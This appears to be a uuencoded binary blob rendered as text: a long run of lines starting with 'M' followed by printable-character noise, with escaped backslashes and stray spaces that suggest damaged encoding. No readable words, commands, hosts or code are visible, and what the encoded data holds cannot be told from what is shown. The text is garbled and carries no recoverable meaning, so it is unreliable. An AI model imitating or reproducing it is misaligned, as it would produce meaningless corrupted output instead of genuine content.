MO/M6#\*O, GM2L68O\_' SQ@-6'X%&#A@ZN-;1NHP:U&\*5&YB@U&\*;F', -H\$Q3>  
M/#QXY#/ ] 1@8U) Z [2CT^K>X=5OSUN6-6JWN6;>OL:\_UP<+N4;SVMM?JR2;ACF  
M-SQ\RV\_5B.LA?'785, #B) #XPO 'RC\$MHC%\$OP.BX@7U' #\ \$4W3, (:G, 1W\ "IF  
M& (^A+V9B&\ [ @!LH^; !BM, 'SSL0\_GX5\* <?<, S", <R). ' ;>) 0PC#KH@>>Q#F\A  
M' <5\*&D83], =L [, !9W (1W\* <-HC1%8B '\X'JZE#: , .F', 5N'84E&@C&' 40R],  
MQ0:<QH\HSK<FS3'0< [ '+' ^\$6' N& [O;88A44PO\_M+01YOPZB.] H4-HQ, ?QWFS  
MO9!AK.+C<5R&9WG#:( '^F (Y->! ?74/ (1P\_# (, S%\*SB' / ^!3P3#:(00XPB^  
M@IL/<PI=, %Q. (\$T%\* [ (:X [G\$ (DM2, 9UE.: ' @!88GG8CQ2X5^;XHS<BL1T?  
M (0-5^/ZX8Q7&P5J<QL\H6YGYBA' LQ3%<@5<UPVB\*07@! ! \_'E\CUJ&' 71!U' 8  
M@8] A5#>, JNB\$B5B' =W' =Y6IPS#:\$RY" (-!2MR>N\$P9B/@\_@\*#] 7BM44' 9F (G  
MSL' BR\_L!G3\$) ZWTY\_O@%WK4-XTF\$8CF.XVIMWG=\ \$7P"0 [ 'A\_ 'U/.H:1OVZ  
M' %\_, PB\ 'I=ZAO\$HNF!R/=Y7>' \W4+X^KR/"L') OXCL\W (#7'D.Q\$ (=Q' ?D;  
M\GY! (&9C-SY%KD8<+G3%\] B (9/S:B/=G8\ -X"N%8B1/X' L4?, XSF& (87<007  
M4>!QPVB (OHC&\* \_@, KDWX\ P', '6; \#YNHD) 3WN> (P"HD (1TEFO&^PG' LPFOX  
M!@6?X+V (?IB# /3B/W' Z\?) \$=4 [\$99\_'; ?) H;QM, 8@] 4XB1] ODA^I6V (\$7L+K  
M^! :>+0VC, ?HC!GOQ. ?\*T, HQ:Z (%IV ( (/<'L5\_?DZA+& (PRG\B%) \!6V%D7@9  
M;R'5A=KP) 0X#, !>OX@OD;<O72/3\$=&S%6?R.2D\ :QK, 8AWB\A9] 0NIUA^&, 4  
M%B, !EU#X\* <-X' ', 1BWWX%) S:&T9M], (, ;, . ' ^ ^ .5G^9K', 9C#=[&-91YAJ^+  
M", 82', 5E%' F6KZ4 (PCSL1PK<.S#\_T1N1V (Z/D (\$J' 9G\_F ("U. (V?4; 83\Q\A  
M6 (ICN' \*OSLQ\_#B, (+. ('OD: +\@Q] ] \$-6% ^ = % ^ 0 ^ C \* \_ , ?G3' 1Z\_ . 'KJ-<-^8\_  
M1F, 9\$ I& &H MV9\_QB, ^3B (K\_!0#^8\_ 'C'3.W\$.EI [ , ?W3&)\*S'N\_@%WKV8\_PC%  
M<AS' 513KS?S' \$"S' (7P-CS [ , ?SR' 6=B%3^ '2P/Q' %TS&!KR' &RC\_ / , ?85B!  
M-\_\$=' @YD\_F, H%N (P+B!\_7^8\_ 'C\$; N\_\$I<O5C\_J, KGL=&). -7/-\*?^8] PK, 0)  
M? (\_B'YC\_& (87<00746\_@Q]) \$8U7\!E<@YC\_Z (8IV (3W<3. (^3^ (^8\ (K\$ (2  
MTE%B, /, ?P [\$ (K^\$; %!S" \_\$<\_S, \$>G\$?NH<Q\_ =, =4; , 89\_ ': ?8<Q\_C, %JG, 0/  
M\*#F<^8\1>' FOXUMXCF#^HS) BL!>? (\] (YC) Z8!J VX' /<0L51S' ^, 11Q.X4>4  
M" F; ^8R1>QAM (1: \$0YC\&8&X (\S^\$^8^ \HYG\_Z (GIV (JS^!V50IG\_& (=XO (6?  
M4#J, ^8] 16 (P\$7\$+A<.8\_!B (6^ \^9\_W"+8/Y' , /@Q'] OP (?Y'Y3', ?XS' &KR-

M:R@SEOF/8'S!45Q&D7',?P1A'O8C!>[CF?\_HC4ALQT?(0)4)S'],P%J<QL\H
M.Y'YQC\LQ3%<@=<DYC&\X04<P)?(-YGYCSZ(P@Y\#.-YYC\Z82+6X1U<1[DI
MS'^,QC(D(@U%IS+\_,1CS<1!X:%IS'\\$8"9VXAS,O[>MALZ8A/5X%[\_ '>P;S
M'Z%8CN.XBF\*1S'\,P0(<PM?PB&+XSG,PBY\ 'I>9S']TP61LP'NX@?SF/\(
MPPJ\B>\_P\&SF/X9B(0[C'O)',\_ \1B-G8C4^1:P[S'UWQ/#8B&;\_BD1CF/\\*Q
M\$B?P/8K/9?YC&%[\$\$5Q\$@5CF/\_HB&J\_@,[C.8\_ZC&Z9@\$] ['351X@?F/"\*Q"
M\$M)18C[S'\.Q"\*\_A&Q1<P/Q'/\S!'IQ'[H7,?W3'5&S&&?P&GQ>9\_QB#U3B)
M'U!R\$?,?(\_'27L>W\R)^8\_^B,%>?(X\+S/\_T0/3L'4?X!8J+F;^8RSB<'H\_
MHM02YC]&XF6\@5046LK\QP#,Q:OX'GF7,?\_1\$].Q%6?Q.RHM9\_YC'.+Q%GY"
MZ17,?XS"8B3@S@JO9/YC(&\*Q#\_^"VRKF/WIA!K;A0\_R!RJN9\_QB/-7@;UU'F
MCOF/8'S!45Q&D7CF/X(P#\_N1'O<US'\_T1B2VXR-DH,I:YC\F8"U.XV>47<?\
M1PB6XABNP&L]\Q^#\ (.X\$ODV\#\1Q] \$80<^AK&1^8].F(AU>'?746X3\Q^C
ML0R)2\$/1S<Q\_#,'9',17>&@+\Q!\F(F=.'?+5N8\_.F,2UN=-\_ '+O;<Q\_A&(Y
MCN,JBFUF,(%N'0OH;'\#MXCQ2Q&9\_1!\$,9@%C;@39S!5;@\_#;#\*P1=^Z(G!
M",5D1",>NW\$&EV'I;C'\*P1^!" ,<-K,01?(!SQ7E\N)2P&\*50%2W0&T,Q#K,0
MCRU(P%E<ADM)BU\$2]=\*\$G3\$(H9B#E=B)HW@?\*"@>1BF+4025\#@Z('B3,!,+
ML0J;L'=' \1XNX2;RE[88WJB-9G@\*W1&\$T8C\$8JPM\$?V1B\$]Q!;?@7L9BE\$!5
MM\$-W#\$1\$&<;' &FS' \$7R'\_R\_@5'F4M1AG41'-T17^\$(;HL)\-^G,;G2\$?><A:C
M,'S0#.W1%Z,Q'8O+<3\<P' \$DXSRNPO#F-?=F/+1&-X0@\$JMQR)L>W^'6BI2W
M&!50&\_[H@>&8BH78@\$ ,XC<^1CER/6'POU\$1;!&(,HK\$".W\$, 'R,-N2M8C\*\*H
MA2?1!\&8B@58@SU(QE7\@GP^/'^41U6T1'\F8BDVXE6\@0]N!]<\*G\*LT1A=
M,1R16%F1'KMQN"+[A6LH5(GW!&JC!3JB/\(P#YMQJ!\*/CZ\_Q'RR5N1\>A3^Z
M8@#",',+\$(\_#.( [3.( <+N(7\53C>J(LG!\1Z82@B\$(OUV(VWJK"ON(H\5;DO
M2J(RZJ,5.F,DQB(2"[ '&w'&\*4A#!@I5LQAE41/-\ 'R", 'FQB\*O&\_7'<' ^ (R
M<C\_\* ,4) ]M\$9/A" &J[ '5K^ ,<;J!X=8M1!VW0!Z&(PA+LPDFDX&9UVAH6HP' \
MT1W#,!7+: ['?.'Z#<\_W\_\>?>88W<:WM>LU,>L].W>G9\*3L]LBW)EFU9\$;8A
M)A0' \PJ09&)L'0JRY4@R&#) [ [SN]5T)Z [ [U!ZDXC=:?W0GIV>CCW%"UIFOA^
MG'.N[P=<UXW7^[QK^IHU5?/'K[#: +FQ?J (/ =81\_ (P9%P\$=P(C\ '+\ " [\! \*ON
M2AN"" (R' \*9"#P^\$,N')N@8=@\$7P%6HA^#>I@..P%&9@+) \ /E<!<\#1\_#=[ '\$
M5JU1Q'90#RF8'7/@:#@=+H>[X!GX%'Z\$E6K9-V!KJ(, )H'>\* "<9"<?7' \$ \_ 'Z
M?'\_E\_P)IUBO@'U\$2)D,!CH)SX5JX'UZ#;V'E,-L>=H7=8" ^8!6?!Q7'K/'90
MP#>P<D01V\\$(Z(:Y<"9<#T'\_\*\_ 'E\*%K'5;P,XP#%\*0@Y/@0K@1%L'\!V(
M>OH=V!8:8"3TPBPX#LZ%:^'.>!P6P2?P\$ZS2P/ :\$9NB\$7C@0SH!+X0YX%MZ\$
M[V&5&/TVA&\$LS(##X4RX'FZ!1^%E> \6PU^P7B/3@1IHA<EP'!P&)\.%<!T\
M"HO@"]":6!>P/81A&'3"-#@(+H:'X67X!%9L9AU#',;! ?I"#0^'\$.!?FPSWP
M%+P, [\ (7"\>L%6=\_@.V@'3IA7\C' +#@"3H7SX6JX\$YZ' %^!-^'2^'Z6%O@4V
MA"UA!TC' :)@ \$61B\$P^\$D.!NN@.OA7G@%?H,U\$BP[# (<ID(-CX\$\*X!9Z&C^ '\
M6'DW^C+8"6+0'9-<@.LR"8^\$N! [N@T6P&%9),ASL"G\$8"\_O"3!B"P^'D.!,N
M@VO@)K@/ %L#SL'C>AN]A":PQC/4 (.T' \$AL%HF'QY'.!B.A3/A(K@6[H2'X5E8
M!.\_!8E!;V<@)VB&D3')ID\$1#H\$3X&RX%.Z\$9^%E^!16;\*-\_AR3L! ?UP(!P'
M9\+% ,\_NAJ?@=?@4OH<\_8>5V]D78%5J@'\_ :&'!P!9\ \$N'<6P' ?P-?P%ZP[G
MV'1UD(1.2,, 'S(5CX1R8!W?!B\_ '=K#R"X2'\$PV!/V!LR<" "<"E?' ;' ;'0/H0E
ML/'N' (N@"? :\$R9"&03@6SH<;X&%X'WZ"=3HX]D(3=, ! \$F'Y#<#Q<!\\_!E[#\*
M2,XA8"L(01M,@EXHPM\$P!EP)#\ 'S'9\ "-\_! :GNP+:'. \$K' '[ 'U] <' +,ASOA
M<7@!WH;%!\>L/8H^'2(P#G0X",Z'^\*!N>'X^@3]@U=', ) ]3"2)@\* <^!DF'\ /
MP+/P#OP&ZX^AOX7=8!STP=%P-LR#^^%U6'SJ6/9MV'42T'G[0!%.A"O@/E@ (
M+\\*' "\.LV,F^!MM#(XR"?6%\_.!'N@/O@67@+OH65]N2X!+O"\* ,C'+#@:\_@57
MPD/P&GP&2V"#<?27,!IFP""<!)?"C?'DO'Z?@=)%?=@.=H.]8';,A=-A/CP'
MK'\GH(VGGX3M(08=L'\4X"@X!2Z%V^\$Q>'I>A'=A,?P!:T\_@.'!M,' '2<" \<
M#V?#)3\;/H.'X"U8#'\_!<^A,YQX\$DC('ID(=#X52X\$FZ#Q^\$5^'A^@=52[!^P
M'S3!\*-@/9L'Q<"',A[OA<7@)WH'%!\>LNA?;#K:#=NB"-!P\$9\>'B>A[?A
M.\_@5-IS\$, )XF'J#<"<K?#00@ (E,GT<U'+N\%(F'C3X'BX&.Z!5^';6&4\*
M?2S4P@B8'CDX&\$Z\$,^!\N!RNA5OA'G@8%L(+ '\9\ '%\_ '#\_ '++\WYT+P=]@2
M=H'Z:(;AT'E[03<(P; ['E[B6\$N+&2\*8B6QLEA%K" I6\$ZN+-<2:8BVQMOB;
M6\$>L\*]83ZXL-Q(;B[V(CL;'81&PJ-A.;BRW\$EN(?8BNQM=A& ;"O^\*;83VXL=
MQ(YB) [&SV\$7L\*D\*B1M2\*.A\$6\$1\$5]:)!Q\$2C: !+- (BY:1\$+L)I)BF&@5; :) =
M#!<CQ.ZB0XP4>XA18K08(\ :\*3K&G">ZQ'@Q04P4\*; &7F"0FBREB; [&/V%?H
M8C\_1+::\*M\$KTF\*:F"YFB(S87\ P46=\$G^D5.# (@#1%X41%\$,BEEBMA@2<\1<
M<: 'X2!S, ;<Y#Q6' B<'&\$.% (<)8X6QXACQ7'B>'&".%&<) \$X6IXA3Q6GB=' &&
M.%/\2YPESA;GB' /%>>) \<8&X4%PD+A:7B\$0%9>)R<86X4EPEKA;SQ#5BOKA6
M7">N%S> (&\5-XF9\B[A5W'9N%W> (. \5=XFYQC[A7W" ?N%P^ (!\5#XF'QB' A4
M/"8>T^() \4'L5' )9X6SXAG7/B>?%O\8)X4;PD7A:OB\$7B5?&:>%V\ (=X4
M;XG\_B+?%.^)=\9YX7WP@/A0?B8\_% )^ )3\9GX7'PAOA1?B<7B:\_&-^%9\ ]X7
M/X@?Q4\_BO^ )G\8OX5?PF?A=\_B#\_%7V()FU]15\$53EE.65U905E164E965E%6
M55935E?64-94UE+65OZFK\*.LJZRGK\*]LP\*V0ORL;\*1LKFRB;\*1LIFRM;\*%LJ
M\_U"V4K96ME&VY4)P.V5[90=E1V4G96=E%V57):34\*+5\*G1)6(IP6URL-2DQI
M5)J49B7.\*59"V4U)\*L.45J5-.5>&\*R.4W94.9:2RAS)\*&:V,4<8JG<J>RC@Z
MN/'\*!&6BDE+V4B:QFTU1]E;V4?95=&4\_I5N9JO0HO4I:F:9,5V8H&65\_9::2
M5?J4?B6G#@"\*'FEH!250666,EL94N8H<Y4#E8.4@Y5#E\$.5PY3#E2.4(Y6C
ME\*.58Y1CE>.4XY43E!.5DY23E5.44Y73E-.5,Y0SE7\I9REG^<HYRKG\*><K

M%R@7\*A<I%RN7\*) <JERF7\*U<H5RI7\*5<K\Y1KE/G\*M<IURO7\*#<J-RDW\*S<HM
MRJW\*; <KMRRAW\*G<I=RMW\*/<J]RGW\*\_<H#RH/\*0\K#RB/\*H\ICRN/\*\$\J3R@) E
MH?\*4\K3RC/\*L\ISRO/) OY07E1>4EY67E%661\JKRFO\*Z\H;RIO\*6\A\_E;>4=
MY5WE/>5] Y0/E0^4CY6/E\$^53Y3/E<^4+Y4OE\*V6Q\K7RC?\*M\IWRO?\*#\J/R
MD\_) ?Y6?E% ^57Y3?E=^4/Y4\_E+V4) . [ ^BJJF+J<NKKZ@KJBNI\*ZLKJ\*NJJZF
MKJZNH: ZIKJ6NK?Y-74==5UU/75\_=0-U0\_;NZD;JQNHZJ;J9NKFZA;JE^@]U
M\*W5K=1OUG^JVZG;J]NH.ZH[J3NK.ZB[JKFI(K5%KU3HUK\$;4J%JO-J@QM5%M
M4IO5N-JB)M3=U\*0Z3&U5V]1V=;@Z0MU=[5!'JGNHH]31ZAAUK-JI[JF.4[O4
M\>H\$=:\*:4O=2)ZF3U2GJWNH^ZKZJKNZG=JM3U1ZU5TVKT]3IZ@PUH^ZOSE2S
M:I\_:K^;4`?4`-:\6U\*(ZJ,Y29ZM#ZAQUKJ@>I!ZL'J(>JAZF'JX>H1ZI'J4
M>K1ZC'JL>IQZO'J">J)ZDGJR>HIZJGJ:>KIZAGJF^B\_U+/5L]1SU7/4\]7SU
M'O5"]2+U8O42]5+U,O5R]0KU2O4J]6IUGGJ-.E^]5KU.O5Z]0;U1O4F]6;U%
MO56]3;U=O4.]4[U+O5N]1[U7O4^]7WU`?5!]2'U8?41]5'U,?5Q]0GU27:'N
M5)]2GU:~49]5GU.~5^MOJ" ^J+ZDOJR^HBY27U5?4U]7WU#?5-]2\_z.^K;ZC
MOJN^I[ZO?J!^J'ZD?JQ^HGZJ?J9^KGZA?JE^I2Y6OU:\_4;]5OU.\_5W]0?U1\_
M4O^K\_JS^HOZJ\_J;^KOZA\_JG^I2ZAZU<T5=.TY;3EM16T%;65M)6U5;15M=6T
MU;4UM#6UM;2UM;]IZVCK:NMIZVL;: !MJ?]<VTC;6-M\$VU3;3-M>VT+;4\_J%M
MI6VM;:-MJ\_U3VT[;7MM!VU';2=M9VT7;50MI-5JM5J>%M8@6U>JU!BVF-6I-
M6K,6UUJTA+;EM2&.:U:F]:N#==&:+MK'=I(;0]ME#9:&Z.-U3JU/;5Q6I<V
M7IN@3=12VE[:]&VR-D7;6]M'VU?3M?VT;FVJUJ/U:FEMFC9=FZ%EM/VUF5I6
MZ]/ZM9PVH!V@Y;6"5M0&M5G:;&U(FZ/-U0[4#M(.U@[1#M4.TP[7CM".U([2
MCM:.T8[5CM..UT[03M1.TD[63M%.U4[33M?.T,[4\_J6=I9VMG:.=JYVGG:]=
MH%VH7:1=K%VB7:I=IEVN7:%=J5VE7:W-TZ[1YFO7:M=IUVLW:#=J-VDW:[=H
MMVJW:;=K=VAW:G=I=VOW:/=J]VGW:P]H#VH/:0]KCVB/:H]ICVM/:\$]J"[2%
MVE/:T]HSVK/:<UJRIYB9Q2N\$&TM#HED;Z\_Q&EZR5\$@9A=9<?R&732>SF>Y"
MTBV8-4;E>KJSR6PQG>]G7\*VYOH%!RN;+?-73YM#CTM/\*DY^8[BGF\FEC&L5,
M\_V]Z^I["WFPZ7YEJ'^I]#Q@O&LI<-IOKL6?\*^\*IC,AS(ZWSEC3B'#M#N[IZ<+
M(IGG34EF>R!32([IZA#)0B\$SO;\SG^M)%PKC<R-S4\=.W9]IB&2QV-TSHS3"
M8=T],P<'QJ6[>^UB5SH]TRZF\IFB4:.0;IV1[IF9'!CH8>FZBZT,7Z&/&^PG
M9<79='?\_X("S9M?@P\$'N7S0KM'WV#?B,9WAVL###1^\_HSQ2#1]91D+F.\_FGY
M[D(Q/)A3',RGVS\*[JF\M6G6LE>!,.K.7\*'8T2>'WW,PG9\S.M<[F\$VW=1>[
M36W"0^KUV=6!LQE'==V\VREH54IK^K>UHZ/R[-U#.T-]:KE1Z>3QOC:37'
M8XT\_G1[@O^F9?FLJ#),;S/?OC+PBC6=8IK^W(V<,GTT;XVWMSF:GLF'\$L,%
MMA>]KZUU6-(9)?>.S\_2E<X/%0F'BY4BDA#%:H[7V=F8&F!5':&3[>]+9MO2L
M#+/4/3-MM)4#!EE8.].1LPO&Z/.LT<&T6;+55'>FR\*8H:3.Z^Z>G/36-]6A,
M<E1Z>G>V;6Q70UNN6)<,T%.6/B[=ERNFV])3!Z=/9U?(IPOI?N:)]I<WEFP8
MKP[/+(?M^7PN3Y@KI\*V&^]YIN0HTUJFL1L9^]=HMG2F?[IH[>L=UET<DRMF
MIK&[&5M"&.-L-5\_Y;<MT\VYRTJ,PF\:&-W9\*:^E+<5<QSTB3CI#: #-O/WBG7
MO+&G<W2Z?Y!B,9+<K07L":Z?18+;&SBSTOEB6WI:]V"V:'9%Z9(X/#,UG1^?
M&S\CS]Y=\$JUH?,Y,^HKM0[@#<\S.1);:ARK+\*5FV2J,F4V:Z^;3L;).B&I&
M5%KY73WL&\_W#!J>QXU@9=MF\VO'.2;H%)NV54FZI)BK)5D9E#(LG)R:O:'R
M8E\$KRO:&]Y%2%9)=IO7D>T=E^F=2W1&7\I6[<"==CRW+#CGI%E)EH2MM5V<&
M,ME"-D=M9VQ7I IWTL19\*G8>CL=H5."JQ)LN!7(?EG=\MR!K90E>Z9Y##P9RV
M=\*\$GGQE@E=LYHY=M' O:TFADQVL>&K,!<LHIET)K\_[8:IBUUI?NZ!V9PC\$RZ
MA51)R/7,3!+=NS,28^@>2'=V\^:^?16NL99[(X)@EDIJ+I>=D<X.U-5V]7</
M%&;D2AO&T<,E\_<24:\$MW.\]S\$#TX:6BEY?:1NHJY`4LV>[.\*HF,8VH@=[Y')
M9L?VMP]EBF1Z<KWISES&6,MVU#6G4\$SWE;5IF?YT6ZY@]>U)MV#,,=;9[SJA<
M=^]PVAI'U=US.6,F:.,EIX^S)+K;2\*HRS\$!J(L8I-U=[!9)G=JZ\*,<,LN.->\6
MV#7=\$B4YQHfy[&!>?G1NL+H+DXR0&=\*QK\*P"Y:Z4/O,P&P![\*53\]WY.<81
MKV!D>MQ]<M\_87=.&?H1QN<<)W[!\*:;)\*K3:\$2G9\_-V=A=GC,]UL:5844:0
M]%49P^!'UMA[70<K\*=MQ>W\_%1B;R;&2T7M>IAE=\* (5'7M1T1!\_M8,^G^WNX\
M9U>YI\$=I' \_+34A[-4HQ5,CR7[^OFU,OM,"OY!G,\$D9Q"C'(&>^(?&YPP#K@
M,<\*`C#U,:5'M&@S@)[MKLS6IZ9;<M<;/&:"61[]K69NCU=A,YG2]HK/F\SR^
M;S:G!>.-5EJH2(Q(YSK:RK%S81EO0,8Q<KFWV))=BW8J-Y%+L&M,Z'"LOH=@
MUF`?98.98ZW8\*:A+=<F0G+RSS.QR[84>\_I#N&S[8;[?S4RIAS/+ULYK%B>V
MC>;O`+M#>\_ ^L3#[7W\<!WSJE8I(!&:9'9K!\_NKU[F5.CXNZ9@GD`4C6;\$L,Y
ME<]R8F],/^F([)Q1%\*7]?GRNHCH4,VU0.C6K<U2\$K/V/(P=+++ZDD7F?RJK
MS9OBS#K/,88C4)4<\<<EA74(LG?S\$8.97J]JGZ,&)>SQ&]?2LF1IYBETN62>
M[SM/1HP<C;Q0].:2U9\*I<M(\GCC#]B&/X!J@ (F0ATMU)%8)YV\*@<I?LX4B7E
M&8TEC\$D/^2R\$3,E%D)\$<S#%[Q(ZY(;;,07#&/OXKEH<"1\0:=,7.VE9DC:>\
ME=U3M#/9@GF?PBAP\*6P\*\_`1R8G=VT"QWE<M<]MMMM:.?IFI?SIBZL5:LN&`)
M'?W6!3XKTKPLM]2)F?3LL=.H3)S+]LJF^\*O,N=F%C:;\_H)]\*.D.RS\*\$]#V;9
MIR<)T\*UA[;.(RC)7VQ4=%0EYLL#4#[\V;\$>E^HV^474XQG[6N[UAMR=9.QP](
M\*X.4\$7"?@&D:QU'1\$U':-9M[336E#H'R.`]9T>C7FW<P8Q^IRB091&9A#
M.\X'W()5[?7R5;IY#8%"V9L,4ZNNHK=Q<&"F997R:5H='=AIBQS1.QS5J;?
M'S!^=YN6BI%/EP+[GH9,TD]SZ<62.^/2K`WDV>AI]E8N03-SJ>8KR]KR;,\M
ML&Z\DF<P4W#<7G0+[4-I?W%4NG]Z<4:55,HOY1:]@L\_D`B<6."GGA&B=%0&'
MFE)#]#^X!F:LB2TMGPK,.S\*#^4+.;)0>D396.7><]0]PE>-2AW.U8`SMDf@<
ME;6,"WWC7\$VVR,J>C.U1;CI>/>76N6\*T+UPK,GNDYTS-,951W7-HY8[Q>;+N
ML;H6B4MXIV\*?'#@VGVV6-8HU:JC>NS7N==J5SEHG!BY]?\*9(8W\$)CME+<?3(

MS38\$MDL^W=\SQ^J6DUXI59:\*]O6S%"HW3X5:OIOD)U:.T%YDK]+1Z]5R^3&#  
M?5S8EC-V'^\1K\*'+%R])9VC,0>FF7;E/I)\*/6EFWB\_M',]-S2@W1NKKMS,U.  
MYV4CI\$7/-'XR70/'.,]2ON0GY;R:):2S3K6I\$.P:N2Y7R\$/-C(R<]X#IK^:  
M])?=XYC8G<]P5<24\_'6K/H==\)\*;E8IE;>4=5V0[C5W\*+=@C,8\ (Y-GV\R@  
M1V(U^HD^`TN)7<3<]NPMP^:4=W7[J.,HMP^5(@YP,E/J6\$07B'[K9BEY:V8&  
MLUGC/H.Y^&[!K,'%IGV(EV53M^:ZE7V-<\J2X%@R0QS5G9]N7MF.SO1G^@;[  
MI%9P[OSV4I,K%,T;]&;'IA^D\_S\$N\*V4%XUJ)-2\$#:Y))9YBRPND9!+,ARN;E  
MKWOJ%RH\$N<.[ERW7/UVN.[=@CM&^,2N//'];SI=)95](KI<J2N3JIXQ)H;%(  
M,Y@IC!G5-9\$39FMNY9TLNX;91R2#\$BE'PIY]A"\*KQKHJE1I;GRMO^\_AK\*MF"  
M?85HC,!4!ONZD[-8%S0[^^;TF%RO3.V>F3Z#]F!(LDLU\$X8B5[YQ<EA\*2+%B  
M-`PGNU>GD"H+8Z=5'",\*,\*ET>EV>E\_-<W!2X#BD6"8WTV;/1K9UF@2<G61X+  
MI(UK)/IF-(X3F9QQE[PUR\_=B;(';OO93):;\$G/JI\*:]JKT^?^A5KNK"4=#!X  
MO1GY9"H@X3\\$UV/)H(OU!-N-Q)MYNS<N/2.8QLUF5I2UA:5<ZF"XGJQ4T]T#  
MKG!R7!V]CF#L--G32S%GCI=(HT(L;:MAN5RA<FI=P:+)]\$[<BLVS"ET#&;U0  
M92QW-JFD<OF9K\*VNM#Q=]"9D%^[J%YX&X6T)WHWHW7K>S6;>0>\M/X<J7V1U  
MS>"4009H'L4<FMKYXN'V>>Z8CO?6SZ>65.5IP0R(D)0LHIF\*\*5U90>:+9V  
MM'E%#@T^<OE69#GE.'MQ:Q63,\_IB\YY":9MY[\96R,: "ER-Y^C58D\*\*\LMYS  
M,%?L+LM&\W%&R=[!PM%XQCMT@O&/'GK5TS#.HH6O,OH3:4J4KG9T;! [&]EP  
M#F\$^/).[@51R!?!-I6BDN+\_OX=-^\'/\*YA51),)]\5'9FQMII2^<64N@8V\D=  
M!AK(\&SW)'JYMURV3@'\*<6G'=BER5Y<R5R\_FPK;S;\*BBMES-XS,],V5?A"K/  
MY1UAJA1.SO6[3X6,.SV.INR4:\*\.T=N,C01G8%8MCKFN2QG[OHCLA621G<T1  
M&3-IW06LG\$7J^\*CENFPW<RD]MQR76J-B'+)S\4H^M0IR9\*YAO!7D&#P[@I]H  
MU:05\' "VV#-#C,CFIG9GY2MACI"Z9FC>Q;3+1N?)770[\*C&\M05Y1]P5IV0\  
M5"K1D`NE,I=;=G&\$XQ?:6RJ-QNIG[8"&/],N6F=8]I[HE=I+\$Q^7KEPF>KO2  
MN";TIUA3,IC&[];\*U)]-QJS#\9?'X.8M;[MLW#!PQYPDED)9-\*=MEJRU::G6  
M(\_.\*XGA64,J,V)]THKY9KE]J\$A/8!99;59]8PV8!?!-5KLJ=3XJ,S!H7BRXG  
MST'87=E8%XU9AD-/:O#5->^^'- (G+<K0K<N\ [TEN8XU<W'6WBWS-Q2YG'"C#+4  
MF>M^AZ<X89Q%^^7F)U-1:TN8T4RE5XT>F!C7JRCN'%U-]1C/E^HDHJ&\*Y-M  
M:>[C&\>:2K%4U4]C9ZB4S;OMQAPY1M#1[S/6SMR`V:=Z:G<R"D=FEKTN2[?C  
M.H9E.`OO\*/">G7D97\Q;P>Z#T]/C6!\$.P=B;RU4<:>ND@C#IBE-67#%HV[#6  
MKE\$, .VQ.,>T,69\$(KG?,4+C(LEZ6L\$>+)%]JX:6=<IC+#T^S^^73Y6%+IP>%  
M0?;S0=I,-^T`W3Z`L)"[&-FHVCO-U]B)&FVN+<SXE+L>,XK1>-8\*\*N4CR4H  
MYO'=GC\$QJI4WFNQ3QHJ`76749/,A3NDO1V^SSM>\_"F\_\_614;&-^^6.T5\_Z,  
M'4CW&YFD+%NUC.W''^.]4OZ8YXZ"%3S+LW>,RLE7,I\*50?N0\*TD5AE9@70B;  
M1?FHA751ZL(IEGMP^>C5]88&NMT[V\5\VA1EKTO9[G3Y3\_:E5M`U@]5G)^A\*  
MS,JR\S2&,28C"S0LHRAGE?7O>2CD\*W;Q()&]R<B5'WPY(\9MK0V[CW9&\*1D:  
MO;(C,%\*STN8FE"76?46Y7\*.BE"G.H%5-SQM7=;XJ=0>Y;3C+^%/L%QTE.9  
M7O-A@1B330>J[\&]RA.<VN7F:N)1\2G#GP7Z)T>AFV\$W'Y^R=D@P'4..LWGZI  
MU^I=D5GM>JK,WF!,ENZ.64&Q@N[+(B5L5\JE\$6KBDP[WAET"5;5\LM^SM#\*  
MVJ\_FR:\*EVC-HEKUOI9IR^8TX9VB-P+X,-HK.E]2\%@.83P/,OL[N%CP2R]+)  
M3EQYUR3I4:PZY5>HN%@(NOJD4QPP+ZZH9MP^J'R\_U(A+;:FCEU7.V3NJM4KL  
MINP\*9=IJS<Y()CMZY;M67\$-T#F8+;7.34LQ/-Q\I"? .TP7YOU0K:T@-%Z]!G  
MQ\_\*M.5=,?=>)B-S45J;\*:YIFOC.-=P?EW6G[EH5'IULZ8-!X.F)D!LTVD>QL  
M+0?&?88.CC%B7'>FD)8\_]Q#CTK+1TB7+GSG(0&Y3C)(^Y\*>E/)I#H?4X1^9]  
MBT6FO&^Q5,FYI^\*>L!7(SL)Z"Z-@J7+IK78FBW:W:L9V0[&VE#`OY\$F5EG-T  
MNUL:VU7KEKA0DY\*QG]%AF2NH@Z.(.)'%CL5(S#92+<?<RFQN-K\P\*/UXI%"I  
MTR\_V\$&?3Y\*TF7(J,GD4&LJ='Z&,W\*U\ZN864+53Y\$<Q2:Y3&\$?#K%T?6^P,8  
MTCRB[3&[@LIRLB)@SO;/\$BI\_J5#2K&@4<V7L-6;O;^WS%!W7A,3&+)0?2%CG  
M:79'.JZ8;>T>X'1./@4\$I\*W1I\_#@SQN>9(R/!7-F78\$9D]&4RXK1@-I>'1FER  
M.I^S=1ZSYK)9V>NR<'4^T(7OW#HF6\$>\*RO\*ALZC7>NBC;+SS0VW8-7.9E@E  
M.O<Q<2%9[K8.TG>4K0<63RU+\$35Z9,09\*\$SA?WR!V-"F7P\*[J(Z7<DBG8:\E\  
MD]JQKBJ2K9T\$J\1&\_) \*Y/%O'WVQ\_#.5PF\@K'2/\*(Q0H\H;Z%U>=]SD-7E  
M<^TNWU<.\*JMU],AQ>=]'\.KNE<6;! .9=WQZV15FV]NCV"6VM98W3FB'CF5[%  
M\$SQRE;]5X:+!H3F7A[,OMR(?MYB;H9"LDJN<9[K=L=RA-5LILN>MAK+425,O  
MRM7EWH5<RS">\_ ;I\A.IRO='@\$APKT5HEL@TX+V[DU3TY[TL\*?B\*C]GM%P>E  
MKNMAO5LP: \_#JMWW!T.7['-Y?9E#\_Y\_`!NE4\_GY=-W^YL\*91^H#@^9\_Q\$T:GP  
M7`W!\_>3=\*Z5L2;[W[@S;ATJ`V:+-/<"CR'\$8'5" I;%XQ&Z?]"%6?L2\ES\A=  
M3\HK!9J`#-V]K.]I(SK'HU(C,U>EU;>1J7AT3F#NKIPX&W>O'+UIM61\*)JUJ  
MX7C`[@RIZGR\32Q?H^2\$A<;2T=]KG,X:\^/\_D!G=]9"TR\_^98%'<[JN:L\_I  
MN@(>M@4FS-8BGU]1S\_!4)G64^%9JVW@&<Z79Z' \*%VNARA&G,[W?%S>(O<  
M/K\*6=ASKQ,.Y7MQ/2J1@G/H-EBZO\*@;G\JGB?8:R;FY8ZGD>FTC%N>:E;)[K  
